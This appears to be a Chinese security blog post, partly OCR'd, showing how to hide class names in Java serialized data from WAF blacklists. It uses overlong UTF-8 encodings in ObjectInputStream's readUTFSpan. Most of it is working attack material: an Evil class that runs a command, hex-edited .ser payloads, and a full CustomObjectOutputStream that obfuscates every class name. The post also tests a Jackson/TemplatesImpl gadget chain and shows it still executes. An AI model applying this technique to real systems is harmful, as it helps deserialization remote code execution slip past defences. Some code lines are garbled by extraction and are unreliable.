

探索Java反序列化绕WAF新姿势


思路

首先揣测一般的WAF检测逻辑，例如有一段Base64编码后的序列化数据，那么要我做WAF，我会先将数据进行解码获取到byte流，校验是否有序列化的魔术字节，接下来，会进行一波序列化类的黑名单检测。

那么如何检测黑名单呢，我们知道，对于writeObject后序列化的数据，类名是直接明文可读的，例如有如下的类

```
1 package org.example;
2
3 import java.io.IOException;
4 import java.io.Serializable;
5
6 public class Evil implements Serializable {
7     static {
8         try {
9             Runtime.getRuntime().exec("open -a Calculator");
10        } catch (IOException e) {
11            throw new RuntimeException(e);
12        }
13    }
14 }
```

其序列化后的数据长这样



那我直接检测可见字符中是否包含我的black list不就好了

到这，思路一诞生，让序列化后的类名不能被直接看到不就好了hh

探索

开始debug，观测readObject是何时拿取className的

```
1 ObjectStreamClass#readNonProxy(ObjectInputStream in)
2 -> ObjectInputStream#readUTF()
3     -> BlockDataInputStream#readUTF()
```

```
4      -> ObjectInputStream#readUTFBody(long utflen)
5      -> ObjectInputStream#readUTFSpan(StringBuilder sbuf, long utflen)
```

```
@      private String readUTFBody(long utflen) throws IOException {    utflen: 17
      StringBuilder sbuf = new StringBuilder();
      if (!blkmode) {
        end = pos = 0;
      }

      while (utflen > 0) {
        int avail = end - pos;
        if (avail >= 3 || (long) avail == utflen) {
          utflen -= readUTFSpan(sbuf, utflen);
```

关键就是在这个 `readUTFSpan` 方法中，在这个方法中，根据 `utflen`，去获取utf的className字符串的值，并添加到sbuf中返回

```
1 private long readUTFSpan(StringBuilder sbuf, long utflen)
2     throws IOException
3 {
4     int cpos = 0;
5     int start = pos;
6     int avail = Math.min(end - pos, CHAR_BUF_SIZE);
7     // stop short of last char unless all of utf bytes in buffer
8     int stop = pos + ((utflen > avail) ? avail - 2 : (int) utflen);
9     boolean outOfBounds = false;
10
11     try {
12         while (pos < stop) {
13             int b1, b2, b3;
14             b1 = buf[pos++] & 0xFF;
15             switch (b1 >> 4) {
16                 case 0:
17                 case 1:
18                 case 2:
19                 case 3:
20                 case 4:
21                 case 5:
22                 case 6:
23                 case 7:    // 1 byte format: 0xxxxxxx
24                     cbuf[cpos++] = (char) b1;
25                     break;
26
27                 case 12:
28                 case 13: // 2 byte format: 110xxxxx 10xxxxxx
29                     b2 = buf[pos++];
30                     if ((b2 & 0xC0) != 0x80) {
```


```

31         throw new UTFDataFormatException();
32     }
33     cbuf[cpos++] = (char) (((b1 & 0x1F) << 6) |
34                          ((b2 & 0x3F) << 0));
35     break;
36
37     case 14: // 3 byte format: 1110xxxx 10xxxxxx 10xxxxxx
38         b3 = buf[pos + 1];
39         b2 = buf[pos + 0];
40         pos += 2;
41         if ((b2 & 0xC0) != 0x80 || (b3 & 0xC0) != 0x80) {
42             throw new UTFDataFormatException();
43         }
44         cbuf[cpos++] = (char) (((b1 & 0x0F) << 12) |
45                          ((b2 & 0x3F) << 6) |
46                          ((b3 & 0x3F) << 0));
47         break;
48
49     default: // 10xx xxxx, 1111 xxxx
50         throw new UTFDataFormatException();
51     }
52 }
53 } catch (ArrayIndexOutOfBoundsException ex) {
54     outOfBounds = true;
55 } finally {
56     if (outOfBounds || (pos - start) > utflen) {
57         /*
58          * Fix for 4450867: if a malformed utf char causes the
59          * conversion loop to scan past the expected end of the utf
60          * string, only consume the expected number of utf bytes.
61          */
62         pos = start + (int) utflen;
63         throw new UTFDataFormatException();
64     }
65 }
66
67 sbuf.append(cbuf, 0, cpos);
68 return pos - start;
69 }

```

现在我们目的先混淆一个字符，例如 `org.example.Evil` 中的 `o` 字符

其16进制为 `0x6f`



那么对于 `readUTFSpan` 中，自然会走到如下逻辑

```
1         case 7:    // 1 byte format: 0xxxxxxx
2             cbuf[cpos++] = (char) b1;
3             break;
```

即返回了 `o` 的char

但难道只有 `1 byte format: 0xxxxxxx` 时才能获取 `o` 字符串吗

结果当然不是，例如如下case的处理

```
1         case 12:
2         case 13: // 2 byte format: 110xxxxx 10xxxxxx
3             b2 = buf[pos++];
4             if ((b2 & 0xC0) != 0x80) {
5                 throw new UTFDataFormatException();
6             }
7             cbuf[cpos++] = (char) (((b1 & 0x1F) << 6) |
8                                     ((b2 & 0x3F) << 0));
9             break;
```

尝试去构造case的2个byte数据，真的可以！

```
1 package org.example;
2
3 public class TestByte {
4     public static void main(String[] args) {
5         int b1 = 0xc1; // 1100 0001
6         int b2 = 0xaf; // 1010 1111
7         int i = ((b1 & 0x1F) << 6) | (b2 & 0x3F << 0);
8         System.out.println(i);
9         System.out.println((char)i);
10        String hex1 = Integer.toHexString(i);
11        System.out.println(hex1);
12        String hex2 = Integer.toHexString(i & 0xFF);
13        System.out.println(hex2);
14    }
15 }
16 }
```

Run TestByte x

/Library/Java/JavaVirtualMachines/jdk1.8.0_191.jdk/Contents/Home/bin/java ...

111

o

6f

6f

那么开始尝试替换 `o` 字符的数据

```
test5.ser
0 ACED0005 73720010 C1AF7267 2E657861 6D706C65 2E457669 6CAD8BB8 F0F1F935 66020000 7870 .. sr ..rg.example.Evil.....5f xp
```

但是


```
/Library/Java/JavaVirtualMachines/jdk1.8.0_191.jdk/Contents/Home/bin/java ...
Exception in thread "main" java.io.InvalidClassException: org.example.Evi; serializable and externalizable flags conflict
    at java.io.ObjectStreamClass.readNonProxy(ObjectStreamClass.java:782)
    at java.io.ObjectInputStream.readClassDescriptor(ObjectInputStream.java:891)
    at java.io.ObjectInputStream.readNonProxyDesc(ObjectInputStream.java:1857)
    at java.io.ObjectInputStream.readClassDesc(ObjectInputStream.java:1751)
    at java.io.ObjectInputStream.readOrdinaryObject(ObjectInputStream.java:2042)
    at java.io.ObjectInputStream.readObject0(ObjectInputStream.java:1573)
    at java.io.ObjectInputStream.readObject(ObjectInputStream.java:431)
    at org.example.Main.main(Main.java:12)
```

脑瓜子稍微转下，发现没读到 `l` 字符，仔细看一下 `readUTFSpan(StringBuilder sbuf, long utflen)` 函数的入参，有一个 `utflen` 的字节标识了读取的长度

那么把这个字节所在的位置的byte+1

```
test5.ser
0 ACED0005 73720011 C1AF7267 2E657861 6D706C65 2E457669 6CAD8BB8 F0F1F935 66020000 7870 .. sr ..rg.example.Evil.....5f xp
```

再次测试，成功



实现

至此，我们理论上可以实现所有className字符串的不可读

那么尝试编写利用，通过继承ObjectOutputStream来修改序列化时写入的数据

```
1 package org.example;
2
3 import java.io.*;
4 import java.lang.reflect.Field;
5 import java.lang.reflect.InvocationTargetException;
6 import java.lang.reflect.Method;
7 import java.util.HashMap;
8
9 public class CustomObjectOutputStream extends ObjectOutputStream {
10
11     private static HashMap<Character, int[]> map;
12     static {
13         map = new HashMap<>();
14         map.put('.', new int[]{0xc0, 0xae});
15         map.put(';', new int[]{0xc0, 0xbb});
16         map.put('$', new int[]{0xc0, 0xa4});
```

```
17     map.put('[', new int[]{0xc1, 0x9b});
18     map.put(']', new int[]{0xc1, 0x9d});
19     map.put('a', new int[]{0xc1, 0xa1});
20     map.put('b', new int[]{0xc1, 0xa2});
21     map.put('c', new int[]{0xc1, 0xa3});
22     map.put('d', new int[]{0xc1, 0xa4});
23     map.put('e', new int[]{0xc1, 0xa5});
24     map.put('f', new int[]{0xc1, 0xa6});
25     map.put('g', new int[]{0xc1, 0xa7});
26     map.put('h', new int[]{0xc1, 0xa8});
27     map.put('i', new int[]{0xc1, 0xa9});
28     map.put('j', new int[]{0xc1, 0xaa});
29     map.put('k', new int[]{0xc1, 0xab});
30     map.put('l', new int[]{0xc1, 0xac});
31     map.put('m', new int[]{0xc1, 0xad});
32     map.put('n', new int[]{0xc1, 0xae});
33     map.put('o', new int[]{0xc1, 0xaf}); // 0x6f
34     map.put('p', new int[]{0xc1, 0xb0});
35     map.put('q', new int[]{0xc1, 0xb1});
36     map.put('r', new int[]{0xc1, 0xb2});
37     map.put('s', new int[]{0xc1, 0xb3});
38     map.put('t', new int[]{0xc1, 0xb4});
39     map.put('u', new int[]{0xc1, 0xb5});
40     map.put('v', new int[]{0xc1, 0xb6});
41     map.put('w', new int[]{0xc1, 0xb7});
42     map.put('x', new int[]{0xc1, 0xb8});
43     map.put('y', new int[]{0xc1, 0xb9});
44     map.put('z', new int[]{0xc1, 0xba});
45     map.put('A', new int[]{0xc1, 0x81});
46     map.put('B', new int[]{0xc1, 0x82});
47     map.put('C', new int[]{0xc1, 0x83});
48     map.put('D', new int[]{0xc1, 0x84});
49     map.put('E', new int[]{0xc1, 0x85});
50     map.put('F', new int[]{0xc1, 0x86});
51     map.put('G', new int[]{0xc1, 0x87});
52     map.put('H', new int[]{0xc1, 0x88});
53     map.put('I', new int[]{0xc1, 0x89});
54     map.put('J', new int[]{0xc1, 0x8a});
55     map.put('K', new int[]{0xc1, 0x8b});
56     map.put('L', new int[]{0xc1, 0x8c});
57     map.put('M', new int[]{0xc1, 0x8d});
58     map.put('N', new int[]{0xc1, 0x8e});
59     map.put('O', new int[]{0xc1, 0x8f});
60     map.put('P', new int[]{0xc1, 0x90});
61     map.put('Q', new int[]{0xc1, 0x91});
62     map.put('R', new int[]{0xc1, 0x92});
63     map.put('S', new int[]{0xc1, 0x93});
```

```

64     map.put('T', new int[]{0xc1, 0x94});
65     map.put('U', new int[]{0xc1, 0x95});
66     map.put('V', new int[]{0xc1, 0x96});
67     map.put('W', new int[]{0xc1, 0x97});
68     map.put('X', new int[]{0xc1, 0x98});
69     map.put('Y', new int[]{0xc1, 0x99});
70     map.put('Z', new int[]{0xc1, 0x9a});
71 }
72 public CustomObjectOutputStream(OutputStream out) throws IOException {
73     super(out);
74 }
75
76 @Override
77 protected void writeClassDescriptor(ObjectStreamClass desc) throws
IOException {
78     String name = desc.getName();
79     // writeUTF(desc.getName());
80     writeShort(name.length() * 2);
81     for (int i = 0; i < name.length(); i++) {
82         char s = name.charAt(i);
83         // System.out.println(s);
84         write(map.get(s)[0]);
85         write(map.get(s)[1]);
86     }
87     writeLong(desc.getSerialVersionUID());
88     try {
89         byte flags = 0;
90         if ((boolean)getFieldValue(desc, "externalizable")) {
91             flags |= ObjectStreamConstants.SC_EXTERNALIZABLE;
92             Field protocolField =
ObjectOutputStream.class.getDeclaredField("protocol");
93             protocolField.setAccessible(true);
94             int protocol = (int) protocolField.get(this);
95             if (protocol != ObjectStreamConstants.PROTOCOL_VERSION_1) {
96                 flags |= ObjectStreamConstants.SC_BLOCK_DATA;
97             }
98         } else if ((boolean)getFieldValue(desc, "serializable")) {
99             flags |= ObjectStreamConstants.SC_SERIALIZABLE;
100         }
101         if ((boolean)getFieldValue(desc, "hasWriteObjectData")) {
102             flags |= ObjectStreamConstants.SC_WRITE_METHOD;
103         }
104         if ((boolean)getFieldValue(desc, "isEnum")) {
105             flags |= ObjectStreamConstants.SC_ENUM;
106         }
107         writeByte(flags);

```



```

108         ObjectOutputStream[] fields = (ObjectStreamField[])
getFieldValue(desc,"fields");
109         writeShort(fields.length);
110         for (int i = 0; i < fields.length; i++) {
111             ObjectStreamField f = fields[i];
112             writeByte(f.getTypeCode());
113             writeUTF(f.getName());
114             if (!f.isPrimitive()) {
115                 Method writeTypeString =
ObjectOutputStream.class.getDeclaredMethod("writeTypeString",String.class);
116                 writeTypeString.setAccessible(true);
117                 writeTypeString.invoke(this,f.getTypeString());
118 //                 writeTypeString(f.getTypeString());
119             }
120         }
121     } catch (NoSuchFieldException e) {
122         throw new RuntimeException(e);
123     } catch (IllegalAccessException e) {
124         throw new RuntimeException(e);
125     } catch (NoSuchMethodException e) {
126         throw new RuntimeException(e);
127     } catch (InvocationTargetException e) {
128         throw new RuntimeException(e);
129     }
130 }
131
132 public static Object getFieldValue(Object object, String fieldName) throws
NoSuchFieldException, IllegalAccessException {
133     Class<?> clazz = object.getClass();
134     Field field = clazz.getDeclaredField(fieldName);
135     field.setAccessible(true);
136     Object value = field.get(object);
137
138     return value;
139 }
140 }

```

再次序列化 `org.example.Evil` 这个类，可以看到数据基本不可读



同时对Jackson的链子也进行了测试，可以发现没啥敏感类名出现

```

(base) zhchen@zhdeMacBook-Pro data % cat test7.ser
sr\*****_sc-F@Lvaltljava/lang/Object;xr&*****>;&xr&
detailMessagetljava/lang/String;[*****5'9wLcausetljava/lang/Throwable;L
stackTracetljava/lang/StackTraceElement;LsuppressedExceptionstljava/util/List;xpqpur<*****F*<<"9xpsr6*****
*****a $& 6 I
LineNumberLdeclaringClassq~fileNameq~L
methodNameq~xp.tbypasst
Bypass.javatmainstrL*****%1Llistq~xrX*****
*****B*****Lctljava/util/Collection;xpsr&*****aIsizepwxq~xsrX*****
*****L_valueq~xrZ*****xps}javax.xml.transform.Templatesxr.*****'*****Lht%Ljava/
equalsDefinedZhashCodeDefinedLadvisedet2Log/springframework/aop/framework/AdvisedSupport;[proxiedInterfacestljava/lang/Class;xpsr`*****
*****$'<*****Z
prefilteredLadvisorChainFactoryt7Log/springframework/aop/framework/AdvisorChainFactory;advisorsq~L
interfacesq~L
targetSourceet&Log/springframework/aop/TargetSource;xrZ*****
*****exposeProx
yZfrozenZopaqueoptimizeZproxyTargetClassxpsrx*****
q~wxsq~wxsrh*****Un*****Ltargetq~xpsrt*****
_indeNumberI_transletIndex[***** WOn*****3I
_bytecodeet[[B[_classq~ _L_nameq~L_outputPropertiestljava/util/Properties;xp*****Kgg7xpur*****Texpd*****4a@com/sun/org/apache/xalan/internal/xsltc/runtime/AbstractTrans
let<init>()VCode
ava/lang/Runtime

```

同时不影响反序列化结果

```

55
56     new ObjectInputStream(new FileInputStream( name: "data/test7.ser")).readObject();
57
58 }
59 @
60
3 usages
private static void setFieldValu(Object obj, String field, Object arg) throws Exception{

```

```

ind.SerializerProvider.defaultSerializeValue(SerializerProvider.java:1142)
ind.node.POJONode.serialize(POJONode.java:115)
ind.ser.std.SerializableSerializer.serialize(SerializableSerializer.java:39)
ind.ser.std.SerializableSerializer.serialize(SerializableSerializer.java:20)
ind.ser.DefaultSerializerProvider._serialize(DefaultSerializerProvider.java:480)
ind.ser.DefaultSerializerProvider.serializeValue(DefaultSerializerProvider.java:319)
ind.ObjectWriter$Prefetch.serialize(ObjectWriter.java:114)
ind.ObjectWriter._writeValueAndClose(ObjectWriter.java:114)
ind.ObjectWriter.writeValueAsString(ObjectWriter.java:114)
ind.node.InternalNodeMapper.nodeToString(InternalNodeMapper.java:114)

```

0

AC	%/	%	÷
7	8	9	×
4	5	6	-
1	2	3	+
0	.		=

```

exception Create breakpoint
internal.xsltc.runtime.AbstractTranslet.p
internal.xsltc.trax.TemplatesImpl.getTrans
internal.xsltc.trax.TemplatesImpl.newTrans
internal.xsltc.trax.TemplatesImpl.getOutp
port.AopUtils.invokeJoinpointUsingRefle
network.JdkDynamicAopProxy.invoke(JdkDyna
ind.ser.BeanPropertyWriter.serializeAsF
ind.ser.std.BeanSerializerBase.serialize

```

扩展

其实可以看到还是有一些明文字符串，是否可以进一步处理呢(完全混淆序列化数据)? 猜测当然可以。